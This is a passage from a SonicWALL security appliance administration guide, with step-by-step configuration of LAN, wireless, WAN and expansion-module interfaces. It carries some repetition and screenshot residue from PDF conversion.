Step 6 If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 668](#) for more information.

Step 7 If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.

Step 8 Click **OK**.



Note The administrator password is required to regenerate encryption keys after changing the SonicWALL security appliance's address.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.

The screenshot shows the 'Advanced' tab of the interface configuration. The 'Link Speed' is set to 'Auto Negotiate'. Under 'Advanced Settings', 'Use Default MAC Address' is selected with the value '00:17:C5:0F:74:78'. Other options like 'Enable flow reporting', 'Enable Multicast Support', 'Enable 802.1p tagging', and 'Management Traffic Only' are unchecked. The 'Expert Mode Settings' section has 'Use Routed Mode' unchecked and 'Set NAT Policy's outbound/inbound interface to' set to 'Any'. The 'Bandwidth Management' section has 'Enable Egress Bandwidth Management' and 'Enable Ingress Bandwidth Management' both unchecked, with both bandwidth fields set to '384.000000'. A note at the bottom indicates the BWM Type is Global and provides a link to Firewall Settings > BWM.

The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the SonicWALL. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex

You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.


Check **Enable Multicast Support** to allow multicast reception on this interface.



Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWALL security appliance as well.

Configuring Interfaces in Transparent Mode

Transparent Mode enables the SonicWALL security appliance to bridge the WAN subnet onto an internal interface. To configure an interface for transparent mode, complete the following steps:

- Step 1** Click on the  **Edit** icon in the **Configure** column for **Unassigned** Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** Select an interface.
- If you select a configurable interface, select **LAN** or **DMZ** for **Zone**.
 - If you want to create a new zone for the configurable interface, select **Create a new zone**. The **Add Zone** window is displayed. See “[Network > Zones](#)” on page 309 for instructions on adding a zone.
- Step 3** Select **Transparent IP Mode (Splice L3 Subnet)** from the **IP Assignment** menu.

- Step 4** From the **Transparent Range** menu, select an address object that contains the range of IP addresses you want to have access through this interface. The address range must be within the WAN zone and must not include the WAN interface IP address. If you do not have an address object configured that meets your needs:
- In the **Transparent Range** menu, select **Create New Address Object**.
 - In the **Add Address Object** window, enter a name for the address range.
 - For **Zone Assignment**, select **WAN**.
 - For **Type**, select:
 - **Host** if you want only one network device to connect to this interface.
 - **Range** to specify a range of IP addresses by entering beginning and ending value of the range.
 - **Network** to specify a subnet by entering the beginning value and the subnet mask. The subnet must be within the WAN address range and cannot include the WAN interface IP address.
 - Enter the IP address of the host, the beginning and ending address of the range, or the IP address and subnet mask of the network.
 - Click **OK** to create the address object and return to the **Edit Interface** window.

See “[Network > Address Objects](#)” on page 331 for more information.

- Step 5** Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.
- Step 6** If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.
- To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See “[Allowing WAN Primary IP Access from the LAN Zone](#)” on page 668 for more information.
- Step 7** If you want to allow selected users with limited management rights to log directly into the security appliance through this interface, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 8** Click **OK**.



Note The administrator password is required to regenerate encryption keys after changing the SonicWALL security appliance’s address.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the SonicWALL. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex ()
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex

You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.


Check **Enable Multicast Support** to allow multicast reception on this interface.



Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWALL security appliance as well.

Configuring Wireless Interfaces

A Wireless interface is an interface that has been assigned to a Wireless zone and is used to support SonicWALL SonicPoint secure access points.

- Step 1** Click on the  **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** In the **Zone** list, select WLAN or a custom Wireless zone.
- Step 3** Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.



Note The upper limit of the subnet mask is determined by the number of SonicPoints you select in the SonicPoint Limit field. If you are configuring several interfaces or subinterfaces as Wireless interfaces, you may want to use a smaller subnet (higher) to limit the number of potential DHCP leases available on the interface. Otherwise, if you use a class C subnet (subnet mask of 255.255.255.0) for each Wireless interface you may exceed the limit of DHCP leases available on the security appliance.

Step 4 In the **SonicPoint Limit** field, select the maximum number of SonicPoints allowed on this interface.

- This value determines the highest subnet mask you can enter in the **Subnet Mask** field. The following table shows the subnet mask limit for each **SonicPoint Limit** selection and the number of DHCP leases available on the interface if you enter the maximum allowed subnet mask.
- Available Client IPs assumes 1 IP for the SonicWALL gateway interface, in addition to the presence of the maximum number of SonicPoints allowed on this interface, each consuming an IP address.

SonicPoints per Interface	Maximum Subnet Mask	Total Usable IP addresses	Available Client IPs
No SonicPoints	30 bits – 255.255.255.252	2	2
2 SonicPoints	29 bits – 255.255.255.248	6	3
4 SonicPoints	29 bits – 255.255.255.248	6	1
8 SonicPoints	28 bits – 255.255.255.240	14	5
16 SonicPoints (NSA 240)	27 bits – 255.255.255.224	30	13
32 SonicPoints (NSA 2400)	26 bits – 255.255.255.192	62	29
48 SonicPoints (NSA 3400)	25 bits - 255.255.255.128	126	61
64 SonicPoints (NSA 4500, 5000)	25 bits - 255.255.255.128	126	61
96 SonicPoints (NSA E5500)	24 bits - 255.255.255.0	190	93
128 SonicPoints (NSA E6500, NSA E7500)	23 bits - 255.255.254.0	254	125



Note The above table depicts the maximum subnet mask sizes allowed. You can still use class-full subnetting (class A, class B, or class C) or any variable length subnet mask that you wish on WLAN interfaces. You are encouraged to use a smaller subnet mask (e.g. 24-bit class C - 255.255.255.0 - 254 total usable IPs), thus allocating more IP addressing space to clients if you have the need to support larger numbers of wireless clients.

- Step 5** Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.
- Step 6** If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.
- To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 668](#) for more information.
- Step 7** If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 8** Click **OK**.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.

The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the SonicWALL. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex



Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWALL security appliance as well.


You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.


Check **Enable Multicast Support** to allow multicast reception on this interface.

On SonicWALL NSA series appliances, select the **Enable 802.1p tagging** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see [“Firewall Settings > QoS Mapping” on page 807](#).

Configuring a WAN Interface

Configuring the WAN interface enables Internet connect connectivity. You can configure up to two WAN interfaces on the SonicWALL security appliance.

- Step 1** Click on the  **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** window is displayed.
- Step 2** If you're configuring an Unassigned Interface, select **WAN** from the **Zone** menu. If you selected the **Default WAN** Interface, **WAN** is already selected in the **Zone** menu.



The screenshot shows the 'Interface 'X1' Settings' window with the 'General' tab selected. The 'Zone' dropdown is set to 'WAN'. The 'IP Assignment' dropdown is set to 'Static'. The 'IP Address' field contains '10.203.28.35', 'Subnet Mask' is '255.255.255.0', 'Default Gateway' is '10.203.28.1', 'DNS Server 1' is '10.200.0.52', 'DNS Server 2' is '10.201.0.52', and 'DNS Server 3' is '0.0.0.0'. The 'Comment' field contains 'Default WAN'. Under 'Management', the 'HTTPS' and 'Ping' checkboxes are checked. Under 'User Login', the 'HTTP' and 'HTTPS' checkboxes are unchecked. At the bottom, there is a checkbox labeled 'Add rule to enable redirect from HTTP to HTTPS'.

- Step 3** Select one of the following WAN Network Addressing Modes from the **IP Assignment** menu. Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.



Note The options available on the General tab change, depending on your IP Assignment selection. If you select PPPoE, PPTP, or L2TP, a Protocol tab also appears. How to configure protocols for these modes is described in [“Configuring Protocol Settings for the WAN Interface” on page 258](#).

- **Static** - configures the SonicWALL for a network that uses static IP addresses.

- **DHCP** - configures the SonicWALL to request IP settings from a DHCP server on the Internet. NAT with DHCP Client is a typical network addressing mode for cable and DSL customers.

Interface 'X3' Settings

Zone:

IP Assignment:

Host Name:

Comment:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

Request renew of previous IP on startup

IP Address:

Subnet Mask:

Gateway (Router) Address:

DNS Server 1:

DNS Server 2:

DNS Server 3:

Lease Expires:

If you have selected this option, go to

- **PPPoE** - uses Point to Point Protocol over Ethernet (PPPoE) to connect to the Internet. If desktop software and a username and password is required by your ISP, select NAT with PPPoE. This protocol is typically found when using a DSL modem.

Interface 'X3' Settings

Zone:

IP Assignment:

Schedule:

User Name:

User Password:

Comment:

Service Name:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

Obtain IP Address Automatically

Specify IP Address:

If you have selected this option, go to [“DHCP IP Assignment”](#) on page 254.

- **PPTP** - uses PPTP (Point to Point Tunneling Protocol) to connect to a remote server. It supports older Microsoft Windows implementations requiring tunneling connectivity.

Interface 'X3' Settings

Zone:

IP Assignment:

Schedule:

User Name:

User Password:

PPTP Server IP Address:

PPTP (Client) Host Name:

Comment:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

Inactivity Disconnect (minutes):

PPTP IP Assignment:

IP Address: Gateway Address:

Subnet Mask:

If you have selected this option, go to

- **L2TP** - uses IPsec to connect a L2TP (Layer 2 Tunneling Protocol) server and encrypts all data transmitted from the client to the server. However, it does not encrypt network traffic to other destinations.

Interface 'X3' Settings

Zone:

IP Assignment:

Schedule:

User Name:

User Password:

L2TP Server IP Address:

L2TP (Client) Host Name:

L2TP Shared Secret:

Comment:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

Inactivity Disconnect (minutes):

L2TP IP Assignment:

IP Address:

Subnet Mask:

Gateway (Router) Address:

If you have selected this option, go to

Static IP Assignment

- Step 4** Enter the IP address of the WAN interface in the **IP Address** field.
- Step 5** Enter the Subnet Mask for the WAN interface in the **Subnet Mask** field.
- Step 6** Enter the default Gateway (router) address in the:
- **Default Gateway** field for Static IP assignments.
 - **Gateway (Router) Address** field for DHCP IP assignments.
- Step 7** Enter the address of a DMS server in the **DMS Server 1/2/3** fields.
- Step 8** Optionally, enter a comment in the **Comment** field.
- Step 9** If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported **Management** protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. If you select **HTTP** for management traffic, bear in mind that HTTP traffic is less secure than HTTPS.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See [“Allowing WAN Primary IP Access from the LAN Zone” on page 668](#) for more information.

- Step 10** If you want to allow selected users with limited management rights to log directly into the security appliance from this interface, select **HTTP** and/or **HTTPS** in **User Login**.
- Step 11** Check **Add rule to enable redirect from HTTP to HTTPS**, if you want an HTTP connection automatically redirected to a secure HTTPS connection to the SonicWALL security appliance management interface.
- Step 12** Go to [Step 35](#) under [“Completing the configuration” on page 255](#).

DHCP IP Assignment

- Step 13** Enter the Firewall Name from the System > Administration page in the **Host Name** field.
- Step 14** For the **Comment** field and **Management** and **User Login** options, see [Step 6](#) through [Step 8](#) under [“Static IP Assignment” on page 253](#).
- Step 15** To have the system request to restart the previous IP session upon startup, click the **Request renew of previous IP on startup** check box.
- Step 16** The rest of the fields are completed by the system. Go to [Step 35](#) under [“Completing the configuration” on page 255](#).

PPPoE IP Assignment

- Step 17** In the **Schedule** drop-down menu, select the desired schedule during which this interface should be connected. The default is **Always On**. You can create your own schedule by selecting **Create New Schedule**; the **Add Schedule** window displays.
- Step 18** In the **User Name** and **User Password** fields, enter the account name and password provided by your ISP.
- Step 19** In the **Service Name** field, enter the name provided by your ISP.
- Step 20** For the **Comment** field and **Management** and **User Login** options, see [Step 6](#) through [Step 8](#) under [“Static IP Assignment” on page 253](#).
- Step 21** Choose between these two options:
- **Obtain IP Address Automatically**
 - **Specify IP Address**, in which case enter the server IP address provided by your ISP in the provided field.
- Step 22** Go to [Step 35](#) under [“Completing the configuration” on page 255](#).

PPTP IP Assignment

- Step 23** For the **Schedule** drop-down menu and **User Name** and **User Password** fields, see [Step 17](#) and [Step 18](#) under [“PPPoE IP Assignment” on page 254](#).
- Step 24** Enter the PPTP server IP address in the **PPTP Server IP Address** field.
- Step 25** Enter the host name of the appliance in the **PPTP (Client) Host Name** field. This is the Firewall name from the System > Administration page.
- Step 26** For the **Comment** field and **Management** and **User Login** options, see [Step 6](#) through [Step 8](#) under [“Static IP Assignment” on page 253](#).
- Step 27** To have the session disconnected because of inactivity, select **Inactivity Disconnect (minutes)** and specify a time limit, in minutes, in the field. The default is **10** minutes.
- Step 28** Choose the type of IP assignment from the **PPTP IP Assignment** drop-down menu:
- **DHCP** (default): the **IP Address**, **Gateway Address**, and **Subnet Mask** are displayed.

- **Static:** Enter the **IP Address**, **Subnet Mask**, and **Gateway (Router) Address** in the appropriate fields.

Step 29 Go to [Step 35](#) under “[Completing the configuration](#)” on page 255.

L2TP IP Assignment

- Step 30** For the **Schedule** drop-down menu and **User Name** and **User Password** fields, see [Step 17](#) and [Step 18](#) under “[PPPoE IP Assignment](#)” on page 254.
- Step 31** Enter the L2TP server IP address in the **L2TP Server IP Address** field.
- Step 32** Enter the host name of the appliance in the **L2TP (Client) Host Name** field. This is the Firewall name from the System > Administration page.
- Step 33** For the **Comment** field and **Management** and **User Login** options, see [Step 6](#) through [Step 8](#) under “[Static IP Assignment](#)” on page 253.
- Step 34** For the **Inactivity Disconnect** and **L2TP IP Assignment** options, see [Step 27](#) and [Step 28](#) under “[PPTP IP Assignment](#)” on page 254.

Completing the configuration

- Step 35** To configure advanced and bandwidth management settings, click on the Advanced tab. For information about configuring the settings on the Advanced tab, see “[Configuring the Advanced Settings for the WAN Interface](#)” on page 256.

To configure protocol settings on the Protocol tab (if you selected PPPOE, PPTP, or L2TP), click on the Protocol tab. for information about configuring the settings on the Protocol tab, see “[Configuring Protocol Settings for the WAN Interface](#)” on page 258.

- Step 36** After completing the WAN configuration for your Network Addressing Mode, click **OK**.

Configuring the Advanced Settings for the WAN Interface

The **Advanced** tab includes settings for forcing an Ethernet speed and duplex, overriding the Default MAC address, setting up bandwidth management, and creating a default NAT policy automatically.

The screenshot shows the 'Advanced' tab of a configuration interface. It is divided into three sections: 'Advanced Settings', 'Bandwidth Management', and a note at the bottom.

Advanced Settings

- Link Speed: Auto Negotiate (dropdown menu)
- Use Default MAC Address: 00:17:C5:0F:74:79
- Override Default MAC Address: (empty text field)
- Note:** The default MAC must be used when High Availability is enabled
- Enable flow reporting
- Enable Multicast Support
- Enable 802.1p tagging
- Management Traffic Only
- Interface MTU: 1500
- Fragment non-VPN outbound packets larger than this Interface's MTU
 - Ignore Don't Fragment (DF) Bit
- Do not send ICMP Fragmentation Needed for outbound packets over the Interface MTU

Bandwidth Management

- Enable Egress Bandwidth Management
 - Available Interface Egress Bandwidth (Kbps): 10000.00000
- Enable Ingress Bandwidth Management
 - Available Interface Ingress Bandwidth (Kbps): 10000.00000

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Topics:

- [“Ethernet Settings” on page 256](#)
- [“Bandwidth Management” on page 257](#)

Ethernet Settings

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. The **Ethernet Settings** section allows you to manage the Ethernet settings of links connected to the SonicWALL. **Auto Negotiate** is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- 1000 Mbps - Full Duplex
- 100 Mbps - Full Duplex
- 100 Mbps - Half Duplex
- 10 Mbps - Full Duplex
- 10 Mbps - Half Duplex

You can choose to override the **Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.



Caution If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWALL as well.

Check **Enable Multicast Support** to allow multicast reception on this interface.

On SonicWALL NSA series appliances, check **Enable 802.1p tagging** to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see [“Allowing WAN Primary IP Access from the LAN Zone” on page 668](#).

You can also specify any of these additional **Ethernet Settings**:

- **Interface MTU** - Specifies the largest packet size that the interface can forward without fragmenting the packet.
- **Fragment non-VPN outbound packets larger than this Interface’s MTU** - Specifies all non-VPN outbound packets larger than this Interface’s MTU be fragmented. Specifying the fragmenting of VPN outbound packets is set in the **VPN > Advanced** page.
- **Ignore Don’t Fragment (DF) Bit** - Overrides DF bits in packets.
- **Do not send ICMP Fragmentation Needed for outbound packets over the Interface MTU** - blocks notification that this interface can receive fragmented packets.

Bandwidth Management

SonicOS can apply bandwidth management to both egress (outbound) and ingress (inbound) traffic on the interfaces in the WAN zone. Outbound bandwidth management is done using Class Based Queuing. Inbound Bandwidth Management is done by implementing ACK delay algorithm that uses TCP’s intrinsic behavior to control the traffic.

Class Based Queuing (CBQ) provides guaranteed and maximum bandwidth Quality of Service (QoS) for the SonicWALL security appliance. Every packet destined to the WAN interface is queued in the corresponding priority queue. The scheduler then dequeues the packets and transmits it on the link depending on the guaranteed bandwidth for the flow and the available link bandwidth.

Use the **Bandwidth Management** section of the **Advanced** tab of the **Edit Interface** window to enable or disable the ingress and egress bandwidth management. Egress and Ingress available link bandwidth can be used to configure the upstream and downstream connection speeds in kilobits per second.

Bandwidth Management

Enable Egress Bandwidth Management
 Available Interface Egress Bandwidth (Kbps):

Enable Ingress Bandwidth Management
 Available Interface Ingress Bandwidth (Kbps):

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)



Note The Bandwidth Management settings are applied to all interfaces in the WAN zone, not just to the interface being configured.

- **Enable Egress Bandwidth Management** - Enables outbound bandwidth management.
 - **Available Interface Egress Bandwidth (Kbps)** - Specifies the available bandwidth for WAN interfaces in Kbps.
- **Enable Ingress Bandwidth Management** - Enables inbound bandwidth management.
 - **Available Interface Ingress Bandwidth (Kbps)** - Specifies the available bandwidth for WAN interfaces in Kbps

Configuring Protocol Settings for the WAN Interface

If you are configuring the WAN interface with a PPPoE, PPTP, or L2TP IP Assignment, a Protocol tab appears in the WAN interface configuration window. Depending on the protocol selected, settings acquired and client settings can be configured.

Perform the steps below to configure the Protocol settings:

- Step 1** In the **Settings Acquired** section, enter your SonicWALL IP Address, Subnet Mask (PPPoE only), Gateway Address, DNS Server1, and DNS Server2.

The screenshot shows the 'Protocol' tab of the WAN interface configuration. Under the 'Settings Acquired via PPPoE' section, there are five input fields: 'SonicWALL IP Address', 'Subnet Mask', 'Gateway Address', 'DNS Server 1', and 'DNS Server 2'. Each field contains the value '0.0.0.0'.

- Step 2** If you are using PPTP or L2TP, click the **OK** button. Your Protocol configuration is complete. If you are using PPPoE, a **PPPoE Client Settings** section displays in the **Protocol** tab:

The screenshot shows the 'PPPoE Client Settings' section. It contains three checkboxes:

- Inactivity Disconnect (minutes): 10
- Strictly use LCP echo packets for server keep-alive
- Reconnect the PPPoE client if the server does not send traffic for 5 minutes

- Step 3** If you want PPPoE to disconnect after a specific time period, click the **Inactivity Disconnect** checkbox and enter the time period (in minutes).
- Step 4** If you want to use LCP echo packets for server keep-alive, click the **Strictly use LCP echo packets for server keep-alive** checkbox.

- Step 5** If you want the PPPoE client to reconnect to the server when traffic is not sent for a specific time period, select **Reconnect the PPPOE client if the server does not send traffic for** and enter the time period (in minutes) in the text field. This checkbox is selected by default.
- Step 6** Click the **OK** button

Configuring the NSA Expansion Pack Module Interface (NSA 2400MX and 250M only)

The SonicWALL NSA 2400MX and NSA 250M security appliances support the following optional NSA Expansion Pack modules:

- 1-Port ADSL (RJ-11) Annex A module
- 1-Port ADSL (RJ-45) Annex B module
- 1-Port T1/E1 module
- 2-Port LAN Bypass module
- 2-Port SFP module
- 4-Port Gigabit Ethernet module (SonicWALL NSA 2400MX)
- 4-Port Gigabit Ethernet module (SonicWALL NSA 250M series)

These interfaces are listed in the **Interface Settings** table as the Mx interfaces.



Caution

Before attempting to insert and configure the module, you must power off the appliance.

Once the appliance has been powered down, remove the rear module plate cover and insert the expansion module. Tighten the screws to secure the module, then power on the appliance.

Log into the SonicWALL management interface. You can now begin configuring the desired expansion module.

Topics:

- [“Configuring the ADSL Expansion Module” on page 259](#)
- [“Configuring the T1/E1 Module” on page 262](#)
- [“Configuring the LAN Bypass Module” on page 265](#)
- [“Configuring the 2 Port SFP or 4 Port Gigabit Ethernet Modules \(NSA 2400MX and NSA 250M\)” on page 266](#)

Configuring the ADSL Expansion Module

ADSL is an acronym for Asymmetric Digital Subscriber Line (or Loop). The line is asymmetric because, when connected to the ISP, the upstream and downstream speeds of transmission are different. The DSL technology allows non-voice services (data) to be provided on regular single copper wire-pair POTS connections (such as your home phone line). It allows voice calls and data to pass through simultaneously by using higher band frequencies for data transmission.

The SonicWALL ADSL module cards support only one subscriber ADSL line (one port). Two types of ADSL module cards are supported:

- 1 Port ADSL (RJ-11) Annex A – ADSL over plain old telephone service (POTS) with a downstream rate of 12.0 Mbit/s and an upstream rate of 1.3 Mbit/s.

- 1 Port ADSL (RJ-45) Annex B – ADSL over an Integrated Services Digital Network (ISDN) with a downstream rate of 12.0 Mbit/s and an ups.tream rate of 1.8 Mbit/s.

The following ADSL standards are supported:

Standard Name	Common Name
T1.413	ADSL
G.992.1	ADSL G.DMT
G.992.2	ADSL Lite (G. Lite)
G.992.3	ADSL2
G.992.5	ADSL2+M with Annex M and Annex L

The ADSL module card uses 2 LEDs to indicate connectivity status. The upper green LED is the ADSL link. Its status is as follows:

- **OFF** - No link
- **ON** - ADSL link is active

The lower green LED shows the system and ADSL module activity.

- If it is OFF, there is no activity.
- If it displays a slow blink rate, it signifies activity on system management interface.
- If it displays a fast blink rate, there is data activity on ADSL line.

The ADSL module card is detected on boot, and assigned an interface name of M0 or M1. The interface name is based to it based on the expansion slot hosting the module card. You will see the assigned entry when you log into the Network Interfaces page.

The ADSL interface is never unassigned. When plugged in, it is always present in the WAN zone, and zone assignment cannot be modified by the administrator.

Network /


Interfaces


Accept

Interface Settings

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	
U0	WAN	Default LB Group	0.0.0.0	255.255.255.0	Dial-Up	Disconnected	Module	

3G/4G/Dial-up use can be set at [Network > Failover & LB](#)

Click on the  **Edit** icon in the **Configure** column for the interface entry. You will see a menu with three tabs: **General**, **Advanced**, and **DSL Settings**. The **DSL Settings** tab allows you to configure ISP-specific settings for the ADSL connection.



DSL Provider Settings	
VPI (0..255):	<input type="text" value="0"/>
VCI (32..65535):	<input type="text" value="35"/>
Multiplexing Method:	<input type="text" value="LLC"/>

The **Multiplexing Method** drop-down menu displays the configurable DSL fields:

- Virtual Path Identifier (**VPI**)
- Virtual Channel Identifier (**VCI**)
- Multiplexing Method (**LLC** or **VC**)


The values for these parameters should match the settings on the ISP DSLAM, and are provided by the ISP. These values vary from one ISP to another, and from country to country.

The SNWL default uses the most common values in the USA. The VPI and VCI settings are used to create the Permanent Virtual Circuit (PVC) from the NSA2400MX to the ISP DSLAM.

When finished configuring these ISP settings, click **OK**.

The Ethernet-specific settings on the Advanced tab, even if set, do not apply to the ADSL module. The Link Speed field in the Advanced tab has a fixed "N/A" selection, since it does not apply to ADSL. The ADSL link speed can't be customized but is predetermined by the DSL Provider.

The standard WAN ethernet settings are not affected by the presence of the ADSL module.

When the ADSL module is first plugged in, it should be added to the WAN Load Balancing default group so that the ADSL module can be used to handle default route traffic. Go to the Failover and LB page and click the  **Edit** icon in the **Configure** column to edit the settings.

Network /

Failover & LB

Settings




Enable Load Balancing

Respond to Probes

Current probe rate: < 1 per second, 0 total

Any TCP-SYN to Port: 0

Groups

Name	Type	IP Address	Link Status	LB Status	Main Target	Alternate Target	Configure	Notes
Default LB G...	Basic Failover						 	

Statistics

Display Statistics for: Default LB Group

Interface	Total Connection	New Connection	Current Ratio	Average Ratio	Total Unicast Bytes	Rx Unicast	Rx Bytes	Tx Unicast	Tx Bytes	Throughput (KB/s)	Throughput (Kbits/s)
X1	381909	0	100	100	456058923	731388	214554221	923573	241504702	0	0

On the **General** tab, add the ADSL interface to the Load Balancing group. If the default primary WAN, X1, is unused or unconfigured, it can be removed for a cleaner interface configuration.

General **Probing**

Name:

Type:

Preempt and failback to preferred interfaces when possible

Group Members:

Select here:

X3

Add >>

<< Remove

Selected:

Interface Ordering:

X1

Final Back-Up:

<< >>

When done, click **OK**, and the ADSL module will be added to the group.

Configuring the T1/E1 Module

The 1-port T1/E1 Module provides the connection of a T1 or E1 (digitally multiplexed telecommunications carrier system) circuit to a SonicWALL appliance using an RJ-45 jack.

The SonicWALL T1/E1 module fully supports Point-to-Point Protocol (PPP) and Cisco HDLC encapsulation, and can connect to Cisco routers and HP ProCurve devices.



Note Only one T1/E1 module can be configured on each appliance.

To configure the T1/E1 Module, perform the following tasks:

- Step 1** Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed.

The screenshot shows the 'Edit Interface' window for 'MO:E1T10'. The 'General' tab is active. The settings are as follows:

